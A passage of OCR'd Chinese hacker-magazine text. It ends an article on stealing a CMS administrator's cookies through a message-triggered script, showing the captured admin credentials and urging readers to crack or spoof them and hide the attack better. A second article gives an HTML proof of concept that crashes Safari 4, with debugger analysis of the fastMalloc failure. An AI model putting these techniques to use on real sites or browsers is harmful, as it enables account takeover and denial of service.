


图8

注意图8中用方框框中的地方，超级管理员从后台登录后，系统会用红色字体提示用户有"待阅短信"。这时，超级管理员会从网页上方的"我的短消息"处来查阅新短信，此时，只要他单击"我的短消息"按钮，他的Cookies信息就会被发送到我们的记录文件，如图9所示。




图9


记录下的Cookies信息如下所示。

```
Width=6; Height=32; ASPSESSIONIDQQCDADTB=PNEBFAOCKLAMEPPJIBKEMNPP; 127001=LastPassword=3N152T6gfa3D4h8a&UserName=admin&AdminLoginCode=PowerEasy2008&AdminName=admin&UserPassword=469e80d32c0559f8&RndPassword=3N152T6gfa3D4h8a&AdminPassword=469e80d32c0559f8&CookieDate=0; SendMessage=Yes
```

可以看到，这里清晰地包含了用户名称以及用户加密后的密码。现在，你可以去猜解密码或者进行欺骗了。

最后，这个漏洞还可以更加隐蔽地利用，弹窗在一般情况下是被阻止的，所以大家在利用的时候，还需要把代码好好修改一下。大家有什么好的发现，还请拿出来一起分享。

前置知识：无
关键词：漏洞、Safari、HTML标签



揭密Safari 4 Remote Crash漏洞

文/图　爱无言

Safari浏览器是由苹果公司出品的一款网页浏览软件，最近该浏览器升级为Safari 4版本，按照苹果公司的宣传，这个版本的Safari浏览器是迄今为止访问网页速度最快的浏览器，打开一个网页的速度超过火狐浏览器和微软的IE浏览器，加之Safari作为Mac操作系统下最常用的浏览器，使得Safari 4浏览器名声大作。我们先不为这些宣传来讨论什么，单单从我对Safari浏览器的一些安全测试来说，Safari浏览器确实有了很大的改进，修补了很多漏洞，以前发现的两个可以远程造成Safari浏览器崩溃的漏洞，在这个最新的4.0.4版本中也被修补了。不过我总觉得这个浏览器在内存处理上存在一些问题，常常导致系统繁忙，内存消耗大，于是，我就针对其内存处理进行了一次安全测试，结果又发现了一个可以远程造成Safari浏览器崩溃的0Day漏洞，现在我们就来看一看这个0Day漏洞是怎么发生的吧。

对于我们熟知的HTML网页文件来说，组成该文件的代码被称为HTML标签，例如<head>，这个就是一个代表网页头部信息的HTML标签。对于这些HTML标签来讲，按照国际标准，它们其中的一部分都会具有一定的属性值。如我们常见的<input>标签，该标签的"type"属性就是一个非常重要的属性值，当type=text时，input标签代表的是一个可以输入用户数据的文本框；而当type=button时，input标签代表的则是一个按钮。每一个HTML标签的属性值都是有一定规定的，这是为了方便浏览器按照固定格式来解析一个HTML网页。于是，我们将HTML标签的属性值作为了一个测试对象，对其进行一些修改，将修改后的网页提交给浏览器打开，如果浏览器没有处理好针对这些"非法"HTML标签属性的处理问题，那么就很有可能发生安全漏洞。

由于这里是测试Safari 4浏览器的内存处理，为此，我们建立了一个测试网页文件，其代码是：

```
<html>
  <code dir="/X/X/X/X/X/X/X/X/X/X/X/X/X/
X/X/X/X/X/X/X/X ">
  </html>
```

请大家注意，我们为dir属性设置了长度为10000000个的"/X"，你一定奇怪为什么这样设置dir属性的值。其实，这里一个原因是我们想要测试Safari 4浏览器在处理过长的数据时会不会发生意想不到的溢出错误；另外一个原因是，"/X"这种格式的数据在某些情况下，会被浏览器错误认为是文件目录，于是就会发生内存错误，因为这么长的文件目录势必会造成内存数据的混乱。

保存我们的测试网页文件为hacksafari.html。现在，使用Safari 4浏览器打开这个网页文件，发现浏览器暂时失去了响应，这当然好理解，打开一个大小几乎为20MB的网页文件，哪个浏览器都会有些迟钝，但是接下来的事情就不再简单了，在暂时的停顿后，Safari 4浏览器的界面忽然间消失了，Safari 4浏览器崩

溃了!

用OllyICE挂接住Safari 4浏览器,重新打开刚才的测试网页文件hacksafari.html,果然,OllyICE中断了下来,如图1所示。





图1

OllyICE提示我们,Safari4浏览器此刻发生一个内存错误:"写入到[BBADBEEF]内存地址出现异常"。BBADBEEF这是一个多大的地址啊,Windows系统恐怕没有这么高的内存地址吧?难怪Safari 4浏览器发生了崩溃。可是,同样是hacksafari.html测试网页,用IE浏览器打开却没有任何错误发生,这究竟是为什么呢?


从图1的错误发生处,我们向上找到了错误发生前CPU执行的指令,如图2所示。



```
00F463B6  8B44F7 0C         mov   eax, dword ptr [edi+esi*8+C]
00F463BA  8B10              mov   edx, dword ptr [eax]
00F463BC  8954F7 0C         mov   dword ptr [edi+esi*8+C], edx
00F463C0  8BE8              mov   ebp, eax
00F463C2  85ED              test  ebp, ebp
00F463C4  0F84 E5D40200     je    00F6B1AF
00F463CA  5F                pop   edi
00F463CB  5E                pop   esi
00F463CC  8BC5              mov   eax, ebp
00F463CE  5D                pop   ebp
00F463CF  5B                pop   ebx
00F463D0  83C4 10           add   esp, 10
00F463D3  C3                retn
00F463D4  C74424 14 A07E    mov   dword ptr [esp+14], 01007EA0
00F463DC  B8 A07E0001       mov   eax, 01007EA0
00F463E1  B9 01000000       mov   ebx, 1
00F463E6  8718              xchg  dword ptr [eax], ebx
00F463E8  895C24 24         mov   dword ptr [esp+24], ebx
00F6B1AF=00F6B1AF
```

图2


图中的这个跳转指令"je 00F6B1AF"就是Safari 4浏览器发生崩溃前执行的指令,它其实属于一个函数fastMalloc,如图3所示。从中我们看到fastMalloc这个函数的地址正好从00F46330开始,这就包含了图2中的那个跳转指令地址。



```
00FB9CC2 .text 输出 WTF::createThread
00FBAF8F .text 输出 WTF::createThread
00FACF55 .text 输出 WTF::currentThread
00F4D3C0 .text 输出 WTF::currentTime
00FACB35 .text 输出 WTF::deleteOwnedPtr
00FB9DAB .text 输出 WTF::detachThread
00FB27BB .text 输出 WTF::FastCalloc
00F25E70 .text 输出 WTF::FastFree
00F46330 .text 输出 WTF::FastMalloc
00FB3BEE .text 输出 WTF::fastRealloc
00F551C0 .text 输出 WTF::FastZeroedMalloc
00FB9CB5 .text 输出 WTF::initializeMainThread
00F5F2A0 .text 输出 WTF::initializeThreading
00FAE110 .text 输出 WTF::isMainThread
00FACF66 .text 输出 WTF::lockAtomicallyInitializedStaticM
00FACF46 .text 输出 WTF::Mutex::lock
00FAE0FE .text 输出 WTF::Mutex::Mutex
```

图3

现在,我们开始怀疑,既然出现错误的指令恰好出现在fastMalloc这个函数中,那么是不是说Safari 4浏览器在处理过长的dir属性值时发生了分配内存错误,是不是需要分配的内存过大而导致了浏览器的崩溃呢?如图4所示,我们清晰地看到了一个内存分配函数调用过程,esi的值在被扩大3倍后,作为内存分配函数的参数传递给了fastMalloc函数,一旦这个参数的值过于庞大,肯定会造成fastMalloc函数内存分配失败,而这个参数的值就是来自于我们传递给dir属性的参数数目,无怪乎Safari 4浏览器在处理过长的dir属性时发生了程序崩溃。

